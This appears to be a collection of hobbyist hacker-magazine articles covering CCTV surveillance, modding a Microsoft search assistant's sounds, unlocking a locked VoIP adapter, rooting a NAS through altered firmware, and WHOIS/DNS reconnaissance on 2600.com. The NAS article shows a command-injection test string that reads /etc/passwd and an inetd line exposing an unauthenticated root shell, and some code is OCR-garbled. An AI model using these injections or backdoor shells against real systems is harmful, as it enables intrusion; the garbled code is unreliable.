technology will develop to the point where an individual captured on a CCTV camera could potentially be identified from the National Identity Register. Again, we doubt whether the pressure to use the system in this way could be resisted for ever by future governments.". Those are the words of a House of Commons Home Affairs report from July 2004 [6].

So in years to come if you happen to have an uncanny likeness to someone who's just been on *Crime Watch,* expect a knock at the door.

Meanwhile in Birmingham and Newham they have for some time now hooked their town center CCTV systems up to a piece of software called FaceIt [7]. FaceIt automatically captures faces viewed by the CCTV cameras and compares them with a big database.

There are obviously questions about the accuracy of these types of systems and the founder of Aurora laid them to rest telling the BBC: "We can't say it's 100 percent but we've done tests and have a zero failure rate." [8] That clears that up, then.

There are, of course, many more ways they can track you these days. As we know from the aftermath of the London July 7th bombings, they can and will use mobile phones to track people. Something I have not seen yet is remote iris recognition. They have even developed a system to identify people by the way they walk (see Automatic Gait Recognition), but not one to read your iris from a distance. Surely it won't be too long now.

Of course none of these system work 100 percent and for those of us who wish not to be tracked there will always be flaws with these systems. Don't want to be tracked by ANPR? Don't use a car. Don't want your face recognized? Wear a hat and don't look up at cameras. Don't want your phone tracked? Don't use one. Don't register your details or leave it off until you need to use it. Don't want your iris read? Replace your eyes... or just use Atropine eye drops which will dilate your pupils for a couple of days. Tom Cruise's character in *Minority Report* could have saved himself a lot of pain this way.

But what if you have a skin disease that has faded away your fingerprints? Or a cataract? Or lost your hands in an accident? Or a million other things that affect parts of your body that are used in biometric identification. Will you in the future be able to do anything in this country? These systems will breed more discrimination and alienate the minority groups even more. These systems are wrong on every level and any advantages the government can come up with - or any elaborate "one in a billion chance' scenario for these systems saving us from a nuclear attack - is just not worth the invasion of privacy and destruction of civil rights.

[1] http://www.timesonline.co.uk/newspaper
➥/0,,176-1869818,00.html
[2] http://www.guk.co.uk
[3] http://www.e plate.com
[4] http://www.auroraserv.co.uk
[5] http://www.efestivals.co.uk/news/050807a.shtml
[6] http://www.publications.parliament.uk/pa/
➥cm200304/cmselect/cmhaff/130/13007.htm
[7] http://www.identix.com
[8] http://news.bbc.co.uk/2/hi/uk_news/
➥magazine/4035285.stm

Making Rover Fart

by Bryan Elliott

As usual, blah, blah, blah, don't get yourself in trouble. Not that strictly adhering to a EULA could usually get you in too much trouble.

This is the story of how I made the Microsoft Search Assistant dog into a flatulent beast of, um, finding things. In addition, it's the story of how I did it without breaking the EULA. It's effectively evidence of the pointlessness of EULAs in general in terms of preventing damage to one's image and copyrights.

I got the idea while trolling around the Slashdot forums. Somehow, a post about the ability to make a scanner play music devolved into a conversation about dogs farting the Star Spangled Banner (such is Slashdot) to which another poster said, "If you can make the Microsoft search dog do that, I'll consider you a God.'

I thought to myself, well, I don't know about the Star Spangled Banner, but there's no reason good ole Rover shouldn't be able to cut a few. Maybe I'll make out as a minor demigod. You know, spend weekends in the heavens and such.

I did some research. Apparently, Microsoft's got some legalese stating that you're not allowed to reverse engineer an "acs" (Agent Character... something?) file. So I didn't. Instead, I accepted the challenge and resorted to plain old deduction.

First, I wanted to find out if the data was compressed; compressed data can be a bitch to extract

without looking at the binary. There are a lot of ways to do this, but the only way I could think of doing it without actually looking at the code, of course was to try to compress the file myself. The reasoning is that a compressed file won't compress much more than it already has. If there's a significant compression ratio, say more than 10 percent of its body mass, the file has at least some uncompressed structure.

C:\Windows\srchasst\chars\rover.acs went from 1,819KB to 1,449KB using bzip2 compression - with a significant compression factor, I could tell that while some of the contents were compressed (one would assume images in gif, bmp/rle, or jpeg format, as well as ADPCM, wmv or MP* audio), the file itself was not.

Next, I reasoned thusly: When these little avatars first started appearing (read: Clippy), Microsoft still had a lot of stock in the WAVE format, and in its parent, the RIFF container. It stands to reason that Microsoft, as is Microsoft's wont, will keep the format unchanged in the interests of backward compatibility.

Thus, if I want to find the locations of the audio in an Agent, the method most likely to yield fruit would be to split the file up by RIFF signatures. To do this without looking at the code is easy: I wrote a small cli C program that would seek until its first RIFF, then output all data to a file, changing the filename whenever another RIFF sig is found. I didn't personally have to look at the binary at all.

Once extracted, the audio, being wave files, was theoretically clean. I could, therefore, theoretically look at them. Theoretically is right; I didn't know if there was any chaff data in between or after the last file. Chaff data is "dirty" and must not be touched. My savior? sndrec32.exe.

I reasoned like this: sndrec32.exe uses the Windows API to handle sound files. As such, it should be incapable of carrying any extraneous data - i.e., this chaff I'm on about - past the length of the wave file. So the quick and dirty way to get clean would be to open each of the ten files that my C program output, and press "ctrl+s", saving scrubbed up copies of each.

Now I had ten wave files of "clean" data (it turned out that before I only had nine; the last file had some additional data tagging along at the end). They were in various subformats (4-bit ADPCM, 8-bit PCM, 16-bit PCM), which led me to believe I could replace them with any valid wave file of the same size.

I then hand generated ten fart noises of varying pitch and length at 8kHz, 8bit mono PCM, matching each of the ten usual sounds in exact size. I then modified my C program to instead insert the files, in order, starting from each RIFF signature.

I was worried at this point that there might be a checksum somewhere in the file. I'd have no way of getting around that without "looking" at the binary. (Having your program actually process each and every byte *does* count. Skimming over each does not.) Rest assured, there was no corruption detection mechanism or this article would never have left my fingertips.

Apparently Microsoft has no idea someone would want to modify one of their Agents - though I couldn't understand why you wouldn't.

I replaced the original rover.acs with my new modified puppy. Explorer needed to be killed for this to work, so I killed it and copied my new rover.acs to its original location in C:\Windows\srchasst\chars. Rover now toots like he's survived on nothing but Mexican food and Olestra potato chips.

Meanwhile, this approach brings up a whole field of possibilities - maybe the images are in a recognizable format as well. Perhaps it's possible, if a little crude, to modify Clippy so that one of his "tricks" is to get bent into a pretzel and inserted into a goat's anus by a burly woman.

OK, yeah, that was excessive, even for speculation.

I mean, doesn't everyone hate Clippy that much?

Greetings from the Central Office. And welcome to *The Telecom Informer!* In this new column I'll be your guide through the exciting, dynamic, and rapidly evolving world of telecommunications.

Wait a minute! Exciting? Dynamic? Rapidly evolving? These are, you might think, descriptions that are much more applicable to the Internet, world trade, or the Bush administration's latest excuse for invading Iraq. While other areas of technology are definitely interesting, and wireline telephony hasn't changed much in the last 15 years, telecommunications is a fast-changing, growing, and evolving industry.

Of course, it can be a challenge these days to

define just what "telecommunications" is. Things were so much simpler in the days of the Bell System! Certainly, you can still make a call using a traditional landline telephone. However, you could also make the same call using any of five different cellular technologies (and that's just in North America), dozens of IP-based telecommunications services, nearly a half-dozen satellite phone services, or any combination of the above.

In this issue, I'll show you how to add a second phone line to your house for less than $20 - with no monthly fee!

What happens when you give a Swedish massage to an AT&T CallVantage adapter? FreeWorldDialup ecstasy! Confused? Read on, and I'll explain.

Voice over IP (VoIP) landline replacement services such as Vonage, Packet8, and AT&T CallVantage have skyrocketed in popularity over the past year. Taking a cue from the wireless phone industry, providers of these services offer gateway adapters at very low prices - even free (after rebate, of course)!

The catch, as you might expect, is that the hardware you buy is "locked." You can only use it with services provided by the company that sold it to you, even if it is technologically compatible with other services. If you want to change VoIP service providers or even try a free one (such as FreeWorldDialup), you have to change your hardware. This big hassle is made even bigger by the fact that VoIP adapters are designed to sit at the front of your network, controlling all traffic behind it. This approach is taken to improve quality of service (QoS) on voice calls by limiting the bandwidth used by other simultaneous Internet traffic. It's undoubtedly also taken to ensure that switching providers is a major ordeal.

VoIP Hardware

I got interested in the D-Link DVG-1120M adapter, which is designed for the AT&T CallVantage service, because I'm thrifty. Well, that's how I describe myself anyway; most of my friends describe me using less flattering terms like "cheap bastard." In any event, the AT&T CallVantage adapter is much less expensive than most other VoIP gateways. As of this writing, you can buy a DVG-1120M for less than $20 at Fry's Electronics. But, following the tried-and-true Gillette "give away the razor and make money on the blades" business model, the AT&T CallVantage service sells for about $30 per month for unlimited usage. Of course, this is more expensive than competitive services such as Vonage or Packet8, and it's a heck of a lot more than free (my preferred cost).

My goal, which I successfully accomplished, was to unlock and use the adapter with the FreeWorldDialup service. This is a free SIP-based VoIP service that allows not only free calling to any other FreeWorldDialup user, but free outgoing calls to any landline toll free (freephone) number in the U.S. and numerous other countries (including Germany, the U.K., and the Netherlands to name a few). Even better, there are numerous landline gateway services that provide free, anonymous landline phone numbers for incoming calls to your FreeWorldDialup line.

Hacking the DVG-1120M

I quickly encountered a seemingly insurmountable challenge. Although the de-facto standard protocol for most VoIP communications is SIP, AT&T CallVantage uses the less popular MGCP protocol. Fortunately, after doing some further research, I learned that the D-Link DVG-1120M has a twin called the DVG-1120S. The hardware on both units is identical, but the firmware on the DVG-1120S supports SIP instead of MGCP. Better yet, I learned that it is possible to flash the DVG-1120M with the Swedish firmware for the DVG-1120S (don't worry, the menus are in English), which allows the use of FreeWorldDialup and other SIP-based services.

While the hack isn't complicated, it's pretty long and involved so I've broken it out into detailed steps. To convert the DVG-1120M to a DVG-1120S and use it with FreeWorldDialup, follow the procedures below.

Getting Started

1. Obtain the following prerequisites:

- A computer running Windows 2000 or Windows XP equipped with an Ethernet adapter configured for DHCP.
- DVG-1120S firmware version b09, boot PROM version s08, and D-Link TFTP server. You can download the files from www.geocities.com/sigmaz_1 as of this writing. If they are no longer there, search the Web for DVG_1120MtoS_Firmware.zip.
- AT&T CallVantage DVG-1120M kit.
- A FreeWorldDialup account. Sign up for free at http://www.freeworlddialup.com.

2. Power on the DVG-1120M.

3. Using the Ethernet cable that came with the DVG-1120M, plug it directly into the Ethernet port on your computer.

Apply the Runtime Update

1. Go to a command prompt and type the following command: *ipconfig /all*

- If the IP address of your computer is in the 192.168.15.x subnet, your DVG-1120M is properly connected. Proceed to the next step.
- If the IP address of your computer is not in the 192.168.15.x subnet, your DVG-1120M is not properly connected. Verify all connections. This should fix the problem. If the issue is still not resolved, perform a manual factory reset on the DVG-1120M unit following the instructions in the D-Link documentation.

2. Start Internet Explorer and go to the following URL: http://192.168.15.1.

3. Click Login to the Web-Based Management Module.

4. Click Advanced. This will prompt you for a user name and password.

5. Type admin in the User Name and Password text boxes and then click OK.

6. Using Windows Explorer, go to the folder where the DlinkTftpServer.exe, 1120S promcode_b09.bin, and 1120S_runtime_s08.tfp files are located, and then start the DlinkTftpServer.exe program.

7. Note: If you are running a firewall, you may need to either disable it or add the DlinkTftpServer.exe program to the Exceptions list.

8. Switch back to the Administration web page. In the left hand navigation pane, click Firmware Update.

9. In the TFTP Server Address text boxes, type the IP address of your computer (as shown in Step 1).

10. In the Firmware Update drop-down list, select Enabled.

11. In the File Name text box, type 1120S_runtime_s08.tfp and then click Save. This will apply the runtime update. If you are impatient, you can view the Status display in the DlinkTftpServer.exe program to confirm that the upgrade is in progress.

12. After the runtime update is applied, click Save Changes and Reboot System Now and then click Save. The DVG-1120M will make an audible clicking sound and it will then reboot.

13. Close Internet Explorer and the DlinkTftpServer.exe program.

Apply the Firmware Update

1. Go to a command prompt and type the following command: *ipconfig /all*

● If the IP address of your computer is in the 192.168.0.x subnet, your DVG-1120M is properly connected. Proceed to the next step.

● If the IP address of your computer is not in the 192.168.0.x subnet, your DVG-1120M is not properly connected. Verify all connections. This should fix the problem. If the issue is still not resolved, perform a manual factory reset on the DVG-1120M unit following the instructions in the D-Link documentation.

2. Start Internet Explorer and go to the following URL: http://192.168.0.1.

3. Click Login to the Web-Based Management Module. This will prompt you for a user name and password.

4. Type admin in the User Name and Password text boxes and then click OK.

5. Using Windows Explorer, go to the folder where the DlinkTftpServer.exe, 1120S_promcode_b09.bin, and 1120S runtime_s08.tfp files are located, and then start DlinkTftpServer.exe

6. Note: If you are running a firewall, you may need to either disable it or add the DlinkTftpServer.exe program to the Exceptions list.

7. Switch back to the Administration web page. In the left hand navigation pane, click Firmware Update.

8. In the TFTP Server Address text boxes, type the IP address of your computer (as shown in Step 1).

9. In the Firmware Update drop-down list, select Enabled.

10. In the File Name text box, type 1120S_promcode_b09.bin and then click Save. This will apply the firmware update. If you are impatient, you can view the Status display in the DlinkTftpServer.exe application to confirm that the upgrade is in progress.

11. After the firmware update is applied, click Save Changes and Reboot System Now and then click Save. The DVG-1120S (yes, it's now a DVG-1120S) will make an audible clicking sound and it will then reboot.

12. Close Internet Explorer and the DlinkTftpServer.exe program.

Confirm Upgrade Success

1. Go to a command prompt and type the following command: *ipconfig /all*

● If the IP address of your computer is in the 192.168.0.x subnet, your DVG-1120S is properly connected. Proceed to the next step.

● If the IP address of your computer is not in the 192.168.0.x subnet, your DVG-1120M is not properly connected. Verify all connections. This should fix the problem. If the issue is still not resolved, perform a manual factory reset on the DVG-1120M unit following the instructions in the D-Link documentation.

2. Start Internet Explorer and go to the following URL: http://192.168.0.1.

3. Click Login to the Web-Based Management Module. This will prompt you for a user name and password.

4. Type admin in the User Name and Password text boxes, and then click OK.

5. In the Device Information window, confirm that 0.00-B09 is displayed in the Boot Prom Version field and 0.0-S08 is displayed in the Firmware Version field. If you see different values, you did not successfully unlock your DVG-1120M.

Factory Reset

Now that your device is a DVG-1120S, you'll need to load the correct default settings. Otherwise, the old DVG-1120M default settings are maintained and they will cause you no end of trouble.

To perform a factory reset:

1. On the left-hand navigation bar, click Factory Reset.

2. Click the Reset to Factory Default button and confirm that you want to perform a factory reset.

Secure the DVG-1120S

While you are not required to do so, it is a good idea to secure your DVG-1120S with a strong pass-

word. After all, it will probably be in front of your entire network! To change the password, follow the procedure below:

1. Log back on to the DVG-1120S.
2. Click Administration Management.
3. In the Old Password text box, type admin.
4. In the New Password text box, type a strong password. I recommend using passwords of at least ten characters in length that are a non-obvious combination of letters, numbers, and symbols (sorry, your phone number is not a strong password).
5. In the Confirm New Password text box, retype the password you typed in the New Password text box.
6. Click Save. The dialog box will refresh but you will not see any visible confirmation of the password change.
7. In the left hand navigation pane, click Save and Restart System.
8. Click the Yes radio button to save the settings and then click Restart. The DVG-1120S will restart and you will hear the familiar audible click.

TCP/IP Configuration

The DVG-1120S is designed to connect directly to your cable or DSL modem and act as the gateway device for your network. It does not work correctly unless it is assigned an Internet IP address so you really do need to put it directly on the Internet (outside the firewall). You might also need to put your cable or DSL modem into "bridge mode' in order to get everything working.

- If you have a static, BOOTP-assigned, or PPPOE-assigned IP address on the Internet, click Config IP in the left hand navigation pane. You can then click Config WAN IP Address to update this information.
- If you have a DHCP-assigned IP address on the Internet, do not change the default settings. This is the default.

By default, the DVG-1120S uses the 192.168.0.x subnet for your home network. If you are not familiar with TCP/IP subnetting and RFC1918, changing this value is not advised. However, you can do so on the Config LAN IP Address menu. Don't forget to update the DHCP scope as well! You can do this on the DHCP Configuration menu.

Configuring FreeWorldDialup Server Information

To configure your DVG-1120S to connect to FreeWorldDialup servers, click SIP Configuration on the left hand navigation pane, and then click Server.

1. From the Server FQDN drop-down list, select Enabled.
2. In the Domain Name text box, type *fwd.pulver.com*
3. In the Port text box, type 5060 (this is the default, so do not change it if already displayed).
4. In the Service Domain text box, type *fwd.pulver.com*
5. From the URL Format drop-down list, select SIP URL (this is the default, so do not change it if already displayed).
6. From the User Parameter Phone drop-down list, select Enabled.
7. From the Timer T2 drop-down list, select 4.
8. In the Register Expiration text box, type 3600 (this is the default, so do not change it if already displayed).
9. In the Session Expires text box, type 180 (this is the default, so do not change it if already displayed).
10. In the Min-SE text box, type 180 (this is the default, so do not change it if already displayed).
11. From the Session Expires Refresher drop-down list, select Uac.
12. Scroll to the bottom and click Save.
13. Select the Continue and Restart Later radio button and then click Save.

Configuring FreeWorldDialup User Agent Information

To configure your DVG-1120S with your FreeWorldDialup phone number, click SIP Configuration on the left hand navigation pane and then click User Agent.

1. From the Same Phone Number drop-down list, select Enabled.
2. Do not change the default value of 1 on the Index drop-down list.
3. In the Phone Number text box, type your FreeWorldDialup phone number (for example, 55555).
4. In the Display Name text box, type the Caller ID name you want to be displayed when you call someone (for example, Almon Strowger).
5. Do not change the default value of Yes on the Caller ID Delivery drop-down list.
6. Do not change the default value of Disabled on the Display CID drop-down list.
7. In the User Agent Port text box, type 5060 (this is the default value, so do not change it if already displayed).
8. In the Authentication Username text box, type your FreeWorldDialup phone number (for example, 55555).
9. In the Authentication Password and Confirm Password text boxes, type your FreeWorldDialup password.
10. Scroll to the bottom and click Save.
11. Select the Save Changes and Reboot System Now radio button and then click Save.

Connect DVG-1120S

Now that your DVG-1120S is configured, connect it to the Internet according to the documentation that is included. If you did everything

correctly, the Status light will be solid green after the unit boots and you'll hear a dial tone when you pick up. You should be able to place and receive calls using FreeWorldDialup and connect to the Internet via the DVG-1120S.

Tips and Tricks

- The DVG-1120S does not support STUN. It must have its own externally routable Internet IP address. If this configuration won't work for you, then you should not buy the DVG 1120S.
- You can use the DVG 1120S as a NAT router, although it provides only basic functionality. UPNP is not supported and you can only forward five static ports. If you use this unit as the primary gateway for your home network, you're probably not a power user.
- For some reason, you need to dial ***1-800/1-888/etc. instead of *1-800/1-888/etc. when placing toll-free calls via FreeWorldDialup. This condition is unique to the DVG 1120S and I have not heard of any other SIP adapters where this is necessary.
- Don't put your unit into "bridge mode." This doesn't appear to do anything except lock you out of the configuration menus, which is a real hassle when you want to change something.
- The settings documented above are not the only ones that work correctly with FreeWorldDialup. However, they are the closest working settings to the default settings. If you're feeling adventurous (and more importantly, if you know what you're doing), you can fine tune the settings to better match your preferences.

Acknowledgments

If Sigmaz hadn't been curious and wondered what happens when you flash an AT&T CallVantage adapter with Swedish D-Link firmware, this hack wouldn't be possible. He figured it out; all I did was write an article.

Looking Ahead

The rapid pace of change in the telecommunications industry, even over the past five years, has been astounding. Of course, so has the erosion in our civil liberties. Lately, law-breaking "law enforcement" and so called "intelligence" agencies have been heavily lobbying Congress to "update and modernize" wiretap laws they have chosen to ignore in the meantime. Inconveniences such as the Fourth Amendment are awfully unfashionable since September 11th, which, of course, "changed everything" according to the simplistic braying of mindless politicians. Including, it would seem, the plain language of the U.S. Constitution but that's a subject for a future column....

Hacking the HNAS1 Network Attached Storage Unit

by Michael Saarna

The HNAS1 is a Network Attached Storage unit from Hawking Technologies. Basically it's a mini-computer with a small IDE bay set up for filesharing. It runs uClinux on MIPS and has a quite nice web-based admin interface.

I ordered one of these units thinking that it would be great to share files with family and friends. I figured that I'd just forward http from the firewall and set up a user for each of them. Simplicity! As an added bonus it appeared that nobody had hacked them yet - I filed that away as a back burner project.

The unit arrived later that week and I had one of those "uh oh" moments. It appears that the HNAS1 only supports ftp and samba. What the hell - it has an httpd right, so why no http access?!? Guess I should have read the feature list a bit more carefully.

Trying it out, I found that I loved everything else about this unit. It took up barely any room, the interface was straightforward, and it barely drew any power.

I resolved to hack it so I would be able to improve the featureset.

First Hack Whack

First some reconnaissance was in order.

I started with a bit of googling and learned that the HNAS1 runs Brecis linux, a MIPS uClinux dist. Unlike most uClinux dists, this one has a working fork() system call.

Next came the obligatory nmap portscan:

```
Starting nmap 3.93 ( http://www.insecure
➥.org/nmap ) at 2005-09-20 17:13 EDT
Interesting ports on I-DRIVE (192.168.1.100):
(The 1662 ports scanned but not shown below
are in state: closed)
PORT      STATE     SERVICE
21/tcp    open      ftp
24/tcp    open      priv mail
80/tcp    open      http
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
1720/tcp  filtered  H.323/Q.931
MAC Address: 00:08:54:D6:90:F8 (Netronix)
```

The Netronix ownership of the MAC address is interesting. It appears the HNAS1 is a rebranded

Netronix box. Judging by the specs at the Netronix website, it looks like an NH 210.

The port 24 part caught my eye too. A quick telnet to port 24 later and the following banner printed out on my term:

```
www.brecis.com
28 July 2003
Welcome to linux 2.4.20-br251 by BRECIS
(Release 2.5.1)

Brecis linux incorporates changes from
kernel.org, and uclinux.org as well as
locally derived features to provide a
robust environment for the embedded BRE-
CIS mips chip. Almost any program that
can run with less than 64k of stack
should work. Most all features of the
linux kernel are provided

The "c" runtime library originated at
uclibc.org. One nice feature is that the
fork() system call works (although
slowly) for this MMU-less chip.

For more information...
```

It goes on for a while, but you get the idea. After the banner was displayed, the telnet session was terminated.

Then I started to poke around the web administration interface, trying out the standard httpd exploits. A directory backup attempt with the URL "http://192.168.1.100/.." resulted in just the index page, not a previous directory.

Thinking that perhaps the httpd devs might have missed a bounds check somewhere, I attempted to overflow the httpd/cgi with various artificially long URLs, modified form submissions with abnormally long fields, etc., with no luck. Again, it always just returned the main index page.

I then tried entering some shell-interruption into the form submissions, in hopes that some of the admin interface did a system call somewhere without sanitizing the input. So for the timezone interface I tried "ntp0.fau.de ; /bin/cat /etc/passwd" and the like. The web interface returned to the same page with sanitized fields.

I was actually pleased at this point. These were some pretty standard attacks to guard against, but a lot of manufacturers seem to slip up somewhere, as in the linksys WRT54G ping vulnerability. The fact that the developers had avoided these pitfalls gave me some confidence in the custom software running on the HNAS1.

Try Try Again

Since the front door was secure, I decided it was time to take a different approach.

In my web research I had found that some people had problems with earlier firmwares and Windows XP systems. I sent the following mail to techsupport@hawkingtech.com:

```
Hi,
I just recently purchased your HNAS1
product and am generally happy.
I have an issue accessing it via my one
XP system, and was just wondering if
there's a site that I can download up-
dated firmwares for it. I've read on the
Internet that other users have encoun
tered problems with XP, and you've sent
them updated firmware to fix the issue.
```

OK, well I was technically having a problem accessing the HNAS1; I just didn't mention that it was a problem with http access of the shares!

Hawking support eventually replied a couple of days later with an attached firmware update. Sweet!

Firmware Analysis

The firmware update file was just over three megs, so I assumed it was a full flash update rather than a selective file update.

Firing up the hex editor revealed some interesting stuff. First, there was a 512 byte header. The initial 99 bytes consisted of ascii text, followed by zeros:

```
MAGICNUM=ADxO23spFc0Mn6li8SCg9kEr.PROD
➥UCT_ID=NH200.
CUSTOMER=HAWKING.VERSION=v1.02(06.07.
➥2005)-ext3
```

The rest of the file looked fairly randomish, except for some interesting strings in the middle:

```
vfprintf: out of memory.....unzip -
➥Unknown header at address %x, %0x,
➥%0x..unzip - Unknown compression
➥method, should be 8...
```

and a bit later, surrounded by more randomish bytes was the text "image.bin".

This gave me great hope that I'd find some compressed image data in the firmware update.

What A Tool

I decided in order to aid my analysis I'd write a tool that wrapped the Unix "file" command. For those of you unfamiliar with file, it takes a look at certain signature bytes within a file and reports to you what it believes the file is.

```
file somefile
somefile: POSIX tar archive
```

What I needed was a tool that would run the file command at various offsets within an image file and log the results. A quick bit of coding yielded fsearch...

```
// fsearch.c:  runs the 'file' command on
// all byte offsets in an image file

// license:  GPL. See gnu.org for details.
// requires: an external 'file" commands,
```

```
// and a Unixalike OS (cygwin works)
// caution:  fscan yeilds lots of false positives.
// compile:  cc fearch.c -o fscan
// usage:    fsearch imagefile


#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    FILE *in, *out;
    int t;
    char *buffer;
    char syss[1024];
    char resultsfile[1024],fname[1024];

    int fsize,wsize;

    if(argc<2)
    {
        fprintf(stderr,'%0 must be called with a filename argument\n",argv[0]);
        exit(1);
    }

    //the name of the results file
    snprintf(resultsfile,1024,'%s.results.txt",argv[1]);

    //Zero out the results file if it exists
    out=fopen(resultsfile,'wb );
    if(out  NULL)
    {
        fprintf(stderr,'coudln t write to filesystem\n');
        exit(1);

    }
    fclose(out);

    strcpy(fname,argv[1]);

    in=fopen(fname,"rb');
    if(in==NULL)
    {
        fprintf(stderr,"coudln t read %s\n",fname);
        exit(1);

    }

    //fetch the filesize
    fseek(in,0,SEEK_END);
    fsize=ftell(in);
    fclose(in);


    buffer=malloc(fsize);
    if(buffer==NULL)
    {
        fprintf(stderr,'coudln t allocate buffer memory\n');
        exit(1);
    }
    in=fopen(fname,'rb');
    if(in==NULL)
    {
        fprintf(stderr,'coudln't open %s for reading\n',fname);
        free(buffer);
        exit(1);
    }
    if(fread(buffer,1,fsize,in)<fsize)
    {
```

```
        fprintf(stderr,"trouble reading
➥%s\n",fname);
        free(buffer);
        exit(1);
    }
    fclose(in);
    for(t=0;t<fsize-1;t++)
    {
        out=fopen("filetype-guess","wb");
        if(out==NULL)
        {
            fprintf(stderr,"couldn't
open 'filetype-guess' for writing\n");
            free(buffer);
            exit(1);
        }
        if(fsize-t>512)
            wsize=512;
        else
            wsize=fsize-t;
        fwrite(buffer+t,1,wsize,out);
        fclose(out);
        sprintf(syss,"echo 0x%x - $(file
➥filetype-guess) >> %s",t,resultsfile);
        system(syss);
    }
    free(buffer);
#ifdef WIN32
    system("del filetype-guess 2>NUL");
#else
    system("rm filetype-guess
➥2>/dev/null");
#endif
    exit(0);
}
```

Firmware Analysis Part II: The Legend of Curley's Gold

I then ran fscan against the firmware update and waited a while for it to build up its log. Being impatient, I stopped it when it had passed the interesting "unzip" area.

Bingo - at offset 0x3a28, fscan had some interesting information:

```
0x3a28 - filetype-analysis: gzip com
➥pressed data, was "image.bin", from
➥Unix, max compression
```

It turns out from 0x3a28 to the end of the file is just one big gzip file that gets used for filesystem update.

On to image.bin

I extracted the gzip with the following command:

```
dd if=Update-file-from-hawking of=image.
➥bin.gz bs=1 skip=14888
```

which creates image.bin.gz, which I gunzipped with:

```
gunzip image.bin.gz
```

which creates the uncompressed image.bin, which I then loaded up into the hex editor. Image.bin appears to be a raw flash image, ripe for editing. It begins with what I believe is a kernel (and possibly some other data), followed by a romfs filesystem at 0x18E060.

I managed all of my initial hacks with just a hex editor, but I've since extracted the romfs, created a replacement, and stuck it back on. I leave this as an exercise to the reader.

The Edits

The first order of business was adding a root shell. Investigating the image contents revealed that although there was a commented-out inet.conf entry for telnetd, no such binary existed. Not a problem, since you can always run a shell from inetd for a quick-and-dirty telnetd.

There were actually three inetd.conf type files, inetd.conf itself, and two other prototype inetd.conf files that are used by the configuration scripts to build inetd.conf. I edited all of them so the line that used to read:

```
uptime stream tcp nowait root /bin/cat
➥/proc/uptime /etc/issue
```

now reads:

```
uptime stream tcp nowait root /bin/sh -i
```

Since this line was shorter than the original, I changed extra characters into '0a' newlines, so as not to goo up inetd.

After adding the rootshell to the image, I then changed one of the comments in the /etc/rc startup script to call my own /mnt/sys/etc/init.sh script. /mnt is where the IDE hard disk gets mounted, so this would allow me to add additional scripts and binaries on the hard disk without any messy firmware updates.

The last few lines used to read:

```
/etc/rc.d/init.sh start || "Can't start
➥init.sh!!"
exit
# End of file /etc/rc
```

I changed them to now read:

```
/etc/rc.d/init.sh start || "Can't start
➥init.sh!!"
/mnt/sys/etc/init.sh&
exit
```

Putting It Together and The Acid Test

Putting it back together was fairly easy....

```
gzip -9 image.bin
(dd if=Update-file-from-hawking bs=1
➥count=14888; cat image.bin.gz) } hacked
➥-update.web
```

I held my breath as I sent the update to the HNAS1 via the browser-based admin tool. The tool counted down from 150 seconds. Would I brick my $90 investment? Would the update fail due to some checksum I hadn't tracked down?

Nope! A telnet to port 24 now gave me:

```
Connected to 192.168.1.155.
Escape character is '^]'.
BusyBox v0.60.3 (2005.06.07-05:49+0000)
➥Built-in shell (ash)
Enter 'help' for a list of built-in
➥commands.
#
```

Yay, a prompt!

I then added a test init.sh script to /mnt/sys/etc/ that just contained the following:

```
/bin/touch /mnt/sys/etc/I_RAN
```

A reboot later revealed the creation of the I_RAN file in the /mnt/sys/etc directory. The box was mine.

I set up a cross compiler and built thttpd. The details are long and boring, and documented elsewhere on the web. Just google "gcc mips cross-compiler" and you should be able to find your way.

After building thttpd, I then put it in the /mnt/sys/bin directory and added a command to launch it from /mnt/sys/etc/init.sh.

Another reboot later and I had my web server sharing out files. Mission complete!

Postscript

After hacking this thing wide open I discovered some interesting news. Some hackers in Germany have been providing replacement firmware for some of the other rebranded units (though not the HNAS1). As far as I can tell they haven't released the details of the firmware-update file as I've done here.

While these firmware updates aren't directly applicable to the HNAS1 - not without ripping the update apart and changing the internal signatures - they are a great source of precompiled MIPS binaries. The same hackers have also seen fit to share some individual pre-compiled binaries on their site as well.

Links

http://www.hawkingtech.com - Hawking's main product website.
http://www.uclinux.org - uClinux Embedded Linux/Microcontroller Project.
http://www.uclibc.org - the lightweight C standard library used in the HNAS1.
http://zapnot.tmx24.de/board/index.php - the German NAS hacking BB.

Hacking 2600.com

by Andrew Smith

This article is largely about fact-finding and planning. The target of 2600.com is chosen to spark some interest. It's also written with the assumption that the *2600* staff has a sense of humor. If you're reading this then you can probably conclude that they do. For the sake of this title "hacking" means 'the pursuit of information.'

Disclaimer: I thoroughly encourage you to do everything that I detail in this article; it's fascinating and not illegal in the slightest.

So we want to impress our hax0r buddiez on EFnet with our mad skills and what not. Why not choose 2600.com as our target?

But where to begin? Let's start with all the information we have: the domain.

The Power of WHOIS

WHOIS is a system in which contact information and some other details can be found from a domain name. The domain name we want to hack is 2600.com so we input it at our favorite online WHOIS engine (xwhois.com, uwhois.com to name two). The result is:

```
Domain Name: 2600.COM
Registrar: NETWORK SOLUTIONS, LLC.
Whois Server: whois.networksolutions.com
Referral URL: http://www.networksolu
➥tions.com
Name Server: PHALSE.2600.COM
Name Server: NS.NAH6.COM
Name Server: NS2.NAH6.COM
Status: REGISTRAR-LOCK
Updated Date: 04-feb-2005
Creation Date: 03-feb-1994
Expiration Date: 04 feb 2008
```

So from this we have some valuable information:

- Waiting for the domain to expire and then snapping it up is out of the question (unless we fancy sitting around for three years).
- The domain was registered at www.networksolutions.com.
- The domain has three domain name servers: PHALSE.2600.COM, NS.NAH6.COM, NS2.NAH6.COM.
- The domain is "registrar locked." This means a commonly used trick where people submit a request to transfer the domain to themselves in the hope that it will go unnoticed and be transferred to them automatically after two weeks is not possible.

From here we could go and Whois NAH6.COM and I have. It isn't included in this article because I kept going and went through about four domains until I decided to stop. It does result in some interesting results and further potential angles of attack; think of this as an exercise for you after you've read this article. If you like. The problem here is you could literally go on forever, you may crack a domain six WHOISs down the line that, afterwards, you realize has no relationship with 2600.com.

Next?

Domain Resolution

Finding out the IP addresses behind the domains can result in some valuable or just interesting information. So that's what we're doing next. Again another free online service (dnsstuff.com). The results:

```
www.2600.com → 207.99.30.226
```

```
2600.com → 216.66.24.2
phalse.2600.com → 216.66.24.2
ns.nah6.com → 82.94.252.252
ns2.nah6.com → 213.193.213.210
```

(Remember, www.2600.com and 2600.com are not the same thing. The domain resolution shows this.)

Probably one of the oddest collections of IPs related to one domain I've seen. What does it tell us?

- *2600.com and www.2600.com are probably located on different servers.*
- *All of the domain name servers are probably located on different servers.*
